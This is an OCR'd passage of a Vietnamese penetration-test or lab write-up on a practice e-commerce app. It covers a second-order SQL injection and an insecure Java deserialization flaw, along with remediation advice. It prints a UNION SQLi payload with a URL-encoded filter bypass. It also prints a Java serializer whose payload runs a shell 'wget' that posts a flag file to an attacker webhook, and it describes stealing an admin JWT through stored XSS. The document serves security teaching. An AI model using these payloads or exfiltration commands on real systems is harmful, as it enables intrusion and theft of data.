
```
SELECT p.id, p.name, p.sku, p.slug, p.image_path, p.price, p.sale_price, p.stock,
p.rating, p.status, c.name AS category_name, s.name AS store_name FROM products p
LEFT JOIN categories c ON p.category_id = c.id
LEFT JOIN stores s ON p.store_id = s.id
WHERE p.store_id = <storeId>
    AND (LOWER(p.name) LIKE '%')
UNION ALL SELECT 1,@@version,'test','test',NULL,CAST(0 AS decimal(19,2)),CAST(0 AS
decimal(19,2)),0,CAST(0 AS float),NULL,'test','test' -- -%')
```

Mục đích là của `UNION` là để lấy thêm dữ liệu ghép vào query hiện tại (và điều kiện để UNION thành công là trước và sau `UNION` phải có cùng số cột, kiểu dữ liệu). Cho nên mới có những dữ liệu `test` với lại `NULL` ở đằng sau. Và hiện tại thì do store mới được tạo và không có product nên là kết quả xuất hiện chỉ là phần đằng sau UNION.


Tiếp tục encode URL toàn bộ payload trước khi nhập bỏ vào ô `Từ khóa`

```
%27%29%20%55%4e%49%4f%4e%20%41%4c%4c%20%53%45%4c%45%43%54%20%31%2c%40%40%76%65%72%73%69%6f%6e%2c%27%74%65%73%74%27%2c%27%74%65%73%74%27%2c%4e%55%4c%4c%2c%43%41%53%54%28%30%20%41%53%20%64%65%63%69%6d%61%6c%28%31%39%2c%32%29%29%2c%43%41%53%54%28%30%20%41%53%20%64%65%63%69%6d%61%6c%28%31%39%2c%32%29%29%2c%30%2c%43%41%53%54%28%30%20%41%53%20%66%6c%6f%61%74%29%2c%4e%55%4c%4c%2c%27%74%65%73%74%27%2c%27%74%65%73%74%27%20%2d%2d%20%2d
```


Do hiện tại bên BE validate trước khi decode nên là nếu nếu dữ liệu được encode trước thì sẽ có thể bypass được validate





### Step 3: Sử dụng bộ lọc đó để query




Kết quả được trả ra như sau:




Kết quả: Đã thành công lấy được version hiện tại của database, chứng tỏ chức năng hiện tại đang bị SQLI

### 2.5.5 Remediation

Ứng dụng cần loại bỏ hoàn toàn việc xây dựng câu SQL bằng cách nối chuỗi từ dữ liệu do người dùng kiểm soát. Các giá trị như `keyword`, `sortBy` và `sortDir` không nên được đưa trực tiếp vào native SQL query.

Biện pháp quan trọng nhất là sử dụng parameterized query hoặc các cơ chế query an toàn như JPA Criteria API, Spring Data JPA Specification hoặc QueryDSL. Đối với các giá trị dữ liệu như `keyword`, `categoryId`, `status`, `minPrice` và `maxPrice`, ứng dụng cần truyền vào query thông qua bind parameter thay vì nối trực tiếp vào chuỗi SQL.

Ví dụ, không nên xây dựng điều kiện tìm kiếm bằng cách nối chuỗi như sau:

```
String condition =
        " AND (LOWER(p.name) LIKE '" + keywordLike + "'" +
        " OR LOWER(p.slug) LIKE '" + keywordLike + "'" +
        " OR LOWER(p.sku) LIKE '" + keywordLike + "')";
```

Thay vào đó, nên sử dụng bind parameter:

```
sqlBuilder.append(
        " AND (LOWER(p.name) LIKE :keyword " +
        " OR LOWER(p.slug) LIKE :keyword " +
        " OR LOWER(p.sku) LIKE :keyword)"
);

Query query = entityManager.createNativeQuery(sqlBuilder.toString());
query.setParameter("keyword", "%" + keyword.trim().toLowerCase() + "%");
```

Đối với `sortBy` và `sortDir`, không thể bind parameter trực tiếp cho tên cột hoặc keyword SQL như `ASC` / `DESC`. Vì vậy, ứng dụng cần áp dụng allowlist nghiêm ngặt.

Ví dụ, chỉ cho phép sort theo các cột hợp lệ:

```
Map<String, String> allowedSortColumns = Map.of(
        "id", "p.id",
        "name", "p.name",
        "price", "p.price",
        "salePrice", "p.sale_price",
        "stock", "p.stock",
        "rating", "p.rating",
        "createdAt", "p.created_at"
);

String orderBy = allowedSortColumns.getOrDefault(sortBy, "p.id");
```

Với chiều sắp xếp, chỉ nên chấp nhận `ASC` hoặc `DESC`:

```
String direction =
        "desc".equalsIgnoreCase(sortDir)
                ? "DESC"
                : "ASC";
```

Sau đó mới nối vào mệnh đề `ORDER BY` bằng các giá trị đã được kiểm soát:

```
sqlBuilder
        .append(" ORDER BY ")
        .append(orderBy)
```

```
        .append(" ")
        .append(direction);
```

Ứng dụng không nên dựa vào blacklist hoặc việc xóa ký tự như dấu nháy đơn và dấu chấm phẩy để chống SQL Injection. Các cơ chế như sau cần được loại bỏ khỏi vai trò bảo vệ chính:

```
.replace("'", "")
.replace(";", "")
```

Blacklist cũng không nên được dùng làm biện pháp chống SQL Injection, vì attacker có thể sử dụng các cú pháp hoặc encoding khác để bypass. Việc lọc input chỉ nên được xem là defense-in-depth, không thay thế cho parameterized query và allowlist.

Ngoài ra, cần xử lý lại thứ tự decode và validation. Nếu ứng dụng cần hỗ trợ URL-encoded input, dữ liệu phải được decode trước, sau đó mới validate theo allowlist hoặc schema hợp lệ. Không nên sanitize trước rồi decode sau, vì điều này có thể khôi phục lại các ký tự nguy hiểm sau khi dữ liệu đã vượt qua bước kiểm tra.

Đối với chức năng lưu bộ lọc, nên giới hạn giá trị hợp lệ ngay từ thời điểm tạo hoặc cập nhật filter. Ví dụ:

- `sortBy` chỉ được nhận các giá trị nằm trong danh sách cột được phép.
- `sortDir` chỉ được nhận `asc` hoặc `desc`.
- `keyword` nên được xem là dữ liệu thuần túy và chỉ được đưa vào query qua bind parameter.
- Không lưu các giá trị đã được encode hoặc biến đổi không rõ ràng vào database.

Sau khi khắc phục, cần bổ sung test case cho cả hai giai đoạn của Second-order SQL Injection:

```
POST /api/v1/seller/product-filters
GET  /api/v1/seller/product-filters/{filterId}/products
```

Các test case nên bao gồm:

- Payload SQL trong `keyword` không làm thay đổi cấu trúc câu SQL.
- Payload URL-encoded như `%27`, `%3B` không thể bypass validation.
- `sortBy` chỉ chấp nhận các giá trị nằm trong allowlist.
- `sortDir` chỉ chấp nhận `ASC` hoặc `DESC`.
- Các payload như `UNION SELECT`, `OR 1=1`, `WAITFOR DELAY`, comment SQL hoặc subquery trong `sortBy`/`sortDir` bị từ chối.
- Endpoint áp dụng saved filter không thực thi SQL ngoài cấu trúc query dự kiến.

Tóm lại, hướng khắc phục chính là thay thế string concatenation bằng parameterized query, áp dụng allowlist cho các phần không thể bind parameter như `ORDER BY`, decode dữ liệu trước khi

validate, và không sử dụng blacklist như một cơ chế chống SQL Injection.

---

## 2.6 XPE-01-006: Insecure Java Deserialization at `/api/v1/checkout`

### 2.6.1 Description and Impact

Ứng dụng tồn tại lỗ hổng Insecure Java Deserialization trong quá trình áp dụng voucher tại endpoint `POST /api/v1/checkout`.

Khi người dùng checkout với một `voucherCode`, backend tìm voucher tương ứng trong database. Nếu voucher đó có trường `rule_blob`, ứng dụng sẽ lấy giá trị này, Base64-decode và deserialize bằng `ObjectInputStream`.

Vấn đề nằm ở việc dữ liệu serialized trong `vouchers.rule_blob` được deserialize mà không có `ObjectInputFilter`, class allowlist hoặc giới hạn object graph an toàn trước khi gọi `readObject()`. Sau khi deserialize, ứng dụng tiếp tục gọi `calculate()` trên object nhận được.

Trong source code, ứng dụng có class `ExternalCampaignVoucherRule` triển khai `VoucherDiscountRule`. Class này chứa các field dùng để xây dựng command và thực thi thông qua `ProcessBuilder`. Vì Java serialization có thể khôi phục trực tiếp các private field từ serialized stream, attacker không cần setter để thiết lập các giá trị này.

Attacker không gửi serialized payload trực tiếp trong request checkout. Request checkout chỉ chứa `voucherCode`. Trong attack chain đã xác nhận, attacker có thể lợi dụng SQL Injection tại `XPE-01-005` để ghi Base64 Java serialized object vào `vouchers.rule_blob`, sau đó gọi checkout với voucher tương ứng để kích hoạt quá trình deserialize.

Lỗ hổng này có thể dẫn đến Remote Code Execution với quyền của process đang chạy ứng dụng Java. Attacker có thể đọc file cấu hình, lấy biến môi trường, đánh cắp database credentials hoặc JWT secret, truy cập dịch vụ nội bộ, thay đổi dữ liệu, gây từ chối dịch vụ hoặc chiếm quyền kiểm soát ứng dụng.

### 2.6.2 Root Cause

Lỗ hổng này ban đầu được xác định thông qua kiểm thử black-box và sau đó được xác nhận lại bằng source code review.

Đầu tiên, endpoint checkout nhận JSON request thông qua `CheckoutRequest` tại:`backend/source/src/main/java/com/cbjs/ximiplace/controller/CheckoutController.java`

```
@PostMapping
public ResponseEntity<OrderResponse> checkout(
        @Valid @RequestBody CheckoutRequest request
) {
    Long userId = currentUserService.getCurrentUserId();
    return ResponseEntity.ok(
            checkoutService.checkout(userId, request)
    );
}
```

Request checkout có trường `voucherCode`, được dùng để xác định voucher cần áp dụng: `backend/source/src/main/java/com/cbjs/ximiplace/dto/order/CheckoutRequest.java`

```
@Size(max = 255)
private String voucherCode;
```

Điểm cần nhấn mạnh là attacker không truyền serialized object trực tiếp trong request checkout. Request chỉ chứa `voucherCode`. Serialized payload nằm trong trường `rule_blob` của voucher tương ứng trong database.

Trong `CheckoutService`, giá trị `voucherCode` được truyền đến `CheckoutVoucherService.applyVoucher()`: `backend/source/src/main/java/com/cbjs/ximiplace/service/CheckoutService.java`

```
CheckoutVoucherService.VoucherApplyResult voucherApplyResult =
        checkoutVoucherService.applyVoucher(
                request.getVoucherCode(),
                preparedItems.subtotal(),
                shippingFee,
                preparedItems.storeIds()
        );
```

Tại `CheckoutVoucherService`, backend tìm voucher dựa trên code do người dùng cung cấp: `backend/source/src/main/java/com/cbjs/ximiplace/service/CheckoutVoucherService.java`

```
Voucher voucher = voucherRepository
        .findByCodeIgnoreCase(voucherCode.trim())
        .orElseThrow(() ->
                new BadRequestException(
                        "Voucher does not exist"
                )
        );
```

Sau đó, service kiểm tra trạng thái, thời gian hết hạn và số lần sử dụng của voucher:

```
if (voucher.getStatus() != VoucherStatusEnum.ACTIVE) {
    throw new BadRequestException(
            "Voucher is not active"
    );
}
```

```
if (voucher.getExpiredAt() != null
        && voucher.getExpiredAt().isBefore(now)) {
    throw new BadRequestException(
            "Voucher has expired"
    );
}

if (voucher.getMaxUsage() != null
        && voucher.getUsage() >= voucher.getMaxUsage()) {
    throw new BadRequestException(
            "Voucher usage limit reached"
    );
}
```

Các kiểm tra trên chỉ xác nhận voucher có thể được sử dụng. Chúng không kiểm tra tính an toàn, nguồn gốc hoặc class hợp lệ của serialized rule nằm trong `rule_blob`.

Nếu voucher có `ruleBlob`, service truyền trực tiếp giá trị này vào logic xử lý legacy rule:

```
if (StringUtils.hasText(voucher.getRuleBlob())) {
    return evaluateLegacyRule(
            voucher.getRuleBlob(),
            subtotal,
            shippingFee,
            storeIds,
            now
    );
}
```

Trường `ruleBlob` được lưu trong entity `Voucher`, tương ứng với cột `vouchers.rule_blob` trong database: `backend/source/src/main/java/com/cbjs/ximiplace/entity/Voucher.java`

```
@Column(
    name = "rule_blob",
    columnDefinition = "nvarchar(max)"
)
private String ruleBlob;
```

Trong method `evaluateLegacyRule()`, giá trị `ruleBlob` lấy từ database được truyền trực tiếp vào `LegacyVoucherRuleCodec.deserializeFromBase64()`:

```
private DiscountResult evaluateLegacyRule(
        String encodedRule,
        BigDecimal subtotal,
        BigDecimal shippingFee,
        Set<Long> storeIds,
        LocalDateTime now
) {
    try {
        VoucherDiscountRule rule =
                LegacyVoucherRuleCodec
                        .deserializeFromBase64(encodedRule);
```

```
        VoucherRuleResult result =
                rule.calculate(
                        new VoucherRuleContext(
                                subtotal,
                                shippingFee,
                                storeIds,
                                now
                        )
                );

        return new DiscountResult(
                safeAmount(result.discount()),
                safeAmount(result.shippingFee())
        );
    } catch (IOException
             | ClassNotFoundException
             | IllegalArgumentException ex) {
        throw new BadRequestException(
                "Voucher rule archive is invalid"
        );
    } catch (Exception e) {
        throw new BadRequestException(
                "Voucher rule failed to execute"
        );
    }
}
```

Quá trình deserialize nằm trong `LegacyVoucherRuleCodec` tại: `backend/source/src/main/java/com/cbjs/ximiplace/service/voucher/rule/LegacyVoucherRuleCodec.java`

```
public static VoucherDiscountRule deserializeFromBase64(
        String encodedRule
) throws IOException, ClassNotFoundException {

    byte[] bytes =
            Base64.getDecoder().decode(encodedRule);

    try (ObjectInputStream input =
                 new ObjectInputStream(
                         new ByteArrayInputStream(bytes)
                 )) {

        Object value = input.readObject();

        if (!(value instanceof VoucherDiscountRule rule)) {
            throw new IOException(
                    "Voucher rule archive has invalid type"
            );
        }

        return rule;
    }
}
```

Root cause trực tiếp nằm tại dòng:

```
Object value = input.readObject();
```

Ứng dụng gọi `ObjectInputStream.readObject()` trên dữ liệu lấy từ database nhưng không áp dụng các cơ chế bảo vệ như:

```
ObjectInputFilter
Class allowlist
Custom ObjectInputStream.resolveClass()
Maximum depth
Maximum references
Maximum array size
Maximum stream size
```

Việc Base64-decode không phải là biện pháp bảo mật. Base64 chỉ là cơ chế encoding, attacker vẫn có thể tự tạo serialized object rồi encode lại thành Base64 trước khi ghi vào `vouchers.rule_blob`.

Đoạn kiểm tra type sau khi deserialize cũng không đủ để ngăn lỗ hổng:

```
if (!(value instanceof VoucherDiscountRule rule)) {
    throw new IOException(
            "Voucher rule archive has invalid type"
    );
}
```

Lý do là `readObject()` đã được gọi trước khi kiểm tra `instanceof`. Trong Java deserialization, object graph và các class liên quan đã được khởi tạo trong quá trình `readObject()`. Vì vậy, nếu có class nguy hiểm hoặc gadget chain phù hợp, code có thể được thực thi trước khi ứng dụng kiểm tra kiểu object trả về.

Ngoài rủi ro từ quá trình deserialization, ứng dụng còn chủ động gọi `calculate()` trên object vừa được deserialize:

```
VoucherRuleResult result =
        rule.calculate(
                new VoucherRuleContext(
                        subtotal,
                        shippingFee,
                        storeIds,
                        now
                )
        );
```

Interface `VoucherDiscountRule` kế thừa `Serializable`, cho phép các implementation của nó được serialize và deserialize: `backend/source/src/main/java/com/cbjs/ximiplace/service/voucher/rule/VoucherDiscountRule.java`

```
public interface VoucherDiscountRule
        extends Serializable {

    VoucherRuleResult calculate(
            VoucherRuleContext context
    );
}
```

Ứng dụng có một implementation nguy hiểm là `ExternalCampaignVoucherRule`: `backend/source/src/main/java/com/cbjs/ximiplace/service/voucher/rule/ExternalCampaignVoucherRule.java`

```
public class ExternalCampaignVoucherRule
        implements VoucherDiscountRule {

    private String interpreterPath;
    private String campaignScriptPath;
    private List<String> arguments;
    private BigDecimal fallbackDiscount;
    private boolean waitForCompletion;
    private long timeoutMillis;
}
```

Các field như `interpreterPath`, `campaignScriptPath` và `arguments` là private field. Tuy nhiên, điều này không ngăn Java serialization khôi phục giá trị của chúng từ serialized stream. Khi object được deserialize, các private field có thể được phục hồi trực tiếp từ dữ liệu serialized mà không cần gọi setter.

Trong `ExternalCampaignVoucherRule.calculate()`, ứng dụng gọi `runCampaignScript()`:

```
@Override
public VoucherRuleResult calculate(
        VoucherRuleContext context
) {
    runCampaignScript(context);

    BigDecimal discount =
            fallbackDiscount == null
                    ? BigDecimal.ZERO
                    : fallbackDiscount;

    BigDecimal shippingFee =
            context.shippingFee() == null
                    ? BigDecimal.ZERO
                    : context.shippingFee();

    return new VoucherRuleResult(
            discount,
            shippingFee
    );
}
```

Method `runCampaignScript()` xây dựng command từ các field nằm trong serialized object:

```
List<String> command = new ArrayList<>();

command.add(interpreterPath);
command.add(campaignScriptPath);

if (arguments != null) {
    command.addAll(arguments);
}
```

Cuối cùng, application server thực thi command bằng `ProcessBuilder.start()`:

```
ProcessBuilder builder =
        new ProcessBuilder(command);

builder.environment().put(
        "XIMI_SUBTOTAL",
        safe(context.subtotal())
);

builder.environment().put(
        "XIMI_SHIPPING_FEE",
        safe(context.shippingFee())
);

builder.environment().put(
        "XIMI_STORE_IDS",
        context.storeIds() == null
                ? ""
                : context.storeIds().toString()
);

Process process = builder.start();
```

`builder.start()` là command execution sink trong attack chain này. Nếu attacker kiểm soát được serialized object của `ExternalCampaignVoucherRule`, các field như `interpreterPath`, `campaignScriptPath` và `arguments` có thể điều khiển command được thực thi bởi server.

Trong attack chain đã xác nhận, SQL Injection tại `XPE-01-005` được sử dụng để ghi Base64 Java serialized object vào `vouchers.rule_blob`. Sau đó, attacker gọi endpoint checkout với `voucherCode` tương ứng để kích hoạt quá trình deserialize.

Luồng khai thác có thể tóm tắt như sau:

```
SQL Injection tại saved product filter
    -> ghi serialized payload vào vouchers.rule_blob
    -> gọi POST /api/v1/checkout với voucherCode
    -> backend đọc rule_blob
    -> Base64 decode
    -> ObjectInputStream.readObject()
    -> deserialize thành VoucherDiscountRule
    -> gọi rule.calculate()
    -> ExternalCampaignVoucherRule.runCampaignScript()
```

```
    -> ProcessBuilder.start()
    -> Remote Code Execution
```

Các exception handler sau không thể ngăn command execution:

```
catch (Exception e) {
    throw new BadRequestException(
            "Voucher rule failed to execute"
    );
}
```

Nếu `ProcessBuilder.start()` đã được gọi thành công, command có thể đã chạy trước khi exception được bắt hoặc HTTP error được trả về.

Do đó, nguyên nhân chính của lỗ hổng là backend deserialize Java object từ trường database có thể bị attacker kiểm soát mà không áp dụng class allowlist, `ObjectInputFilter` hoặc giới hạn object graph. Ảnh hưởng được khuếch đại bởi việc ứng dụng chứa và gọi `ExternalCampaignVoucherRule.calculate()`, cho phép dữ liệu trong serialized object đi đến `ProcessBuilder.start()` và dẫn tới Remote Code Execution.

### 2.6.3 Preconditions

Lỗ hổng này yêu cầu attacker có tài khoản đã đăng nhập với role `SELLER`, do endpoint bị ảnh hưởng chỉ được thiết kế để phục vụ seller. Ngoài ra, hệ thống cũng cần tồn tại lỗ hổng SQL Injection cho phép thực thi câu lệnh `UPDATE` để thay đổi dữ liệu liên quan đến quá trình khai thác.

Nếu khai thác lỗ hổng này một cách độc lập, attacker cần có sẵn tài khoản với role `SELLER`.

Trong exploit chain của báo cáo này, các điều kiện trên được thỏa mãn thông qua các bước trước đó:

- Attacker khai thác Stored XSS tại `XPE-01-002` bằng cách report order cho admin. Khi admin bot đọc nội dung report, payload XSS được thực thi và gửi JWT access token của admin về webhook do attacker kiểm soát.
- Sau khi có admin JWT access token, attacker sử dụng quyền admin để thay đổi role của tài khoản mình thành `SELLER`.
- Lỗ hổng SQL Injection tại `XPE-01-005` cho phép attacker thực thi câu lệnh `UPDATE`, đáp ứng điều kiện còn lại để tiếp tục khai thác lỗ hổng này.

### 2.6.4 Steps to reproduce

#### Step 1: Tạo payload cho trường `rule_blob` của table `dbo.vouchers`

Sử dụng lại mã nguồn backup bị lộ ra tại lỗ hổng SSRF tại `XPE-01-004` và tại đường dẫn `_private/backup/backend/source/src/main/java/com/cbjs/ximiplace/service/voucher/rul`

`e/` tạo thêm file `MainSerializer.java` với nội dung:

```
package com.cbjs.ximiplace.service.voucher.rule;

import java.math.BigDecimal;
import java.util.List;

public final class MainSerializer {

    private MainSerializer() {
    }

    public static void main(String[] args) {
        ExternalCampaignVoucherRule rule = new ExternalCampaignVoucherRule();

        rule.setInterpreterPath("/bin/sh");
        rule.setCampaignScriptPath("-c");
        rule.setArguments(List.of(
            "wget -qO- --post-data=\"$(cat /flag_D6aCrh)\" --header='Content-Type:
text/plain' <link-web-hook>"
        ));
        rule.setFallbackDiscount(BigDecimal.ZERO);
        rule.setWaitForCompletion(true);
        rule.setTimeoutMillis(10_000);

        String encodedRule = LegacyVoucherRuleCodec.serializeToBase64(rule);

        System.out.println("=== SERIALIZATION SUCCESS ===");
        System.out.println("Base64 length: " + encodedRule.length());
        System.out.println(encodedRule);
    }
}
```


Mục đích làm vậy để serialize ra một dạng base64, và khi gọi endpoint `/api/v1/checkout` này được gọi thì nó deserialize cái đó ra object `ExternalCampaignVoucherRule` và sẽ tự động chạy `ExternalCampaignVoucherRule.calculate()` và OS command sẽ được thực thi dưới dạng:

```
/bin/sh -c wget -qO- --post-data=\"$(ls /)\" --header='Content-Type: text/plain' <link-
web-hook>
```

Có thể sử dụng `Webhook.site` hoặc `Beeceptor` cho `<link-web-hook>` đều được.

Tiếp tục chạy lệnh để ra output

```
cd _private/backup/backend/source

javac -d /tmp/ximi-rule-classes \
    src/main/java/com/cbjs/ximiplace/service/voucher/rule/*.java

java -cp /tmp/ximi-rule-classes com.cbjs.ximiplace.service.voucher.rule.MainSerializer
```





```
rO0ABXNyAENjb20uY2Jqcy54aW1pcGxhY2Uuc2VydmljZS52b3VjaGVyLnJ1bGUuRXh0ZXJuYWxDYW1wYWlnblZv
dWNoZXJSdWxlXQAqys6AhnoCAAZKAA10aW1lb3V0TWlsbGlzWgARd2FpdEZvckNvbXBsZXRpb25MAAlhcmd1bWVu
dHN0ABBMamF2YS91dGlsL0xpc3Q7TAASY2FtcGFpZ25TY3JpcHRQYXRodAASTGphdmEvbGFuZy9TdHJpbmc7TAAQ
ZmFsbGJhY2tEaXNjb3VudHQAFkxqYXZhL21hdGgvQmlnRGVjaW1hbDtMAA9pbnRlcnByZXR1cGhpZGVzdAAWTGph
dmEvbWF0aC9CaWdJbnR1Z2VyO3hyABBqYXZhLmxhbmcuTnVtYmVyhqyVHQuU4IsCAAB4cAAAAABzcgAUamF2YS5t
YXRoLkJpZ0ludGVnZXKM/J8fqTv7HQMABkkACGJpdENvdW50SQAJYml0TGVuZ3RoSQATZmlyc3ROb256ZXJvQnl0
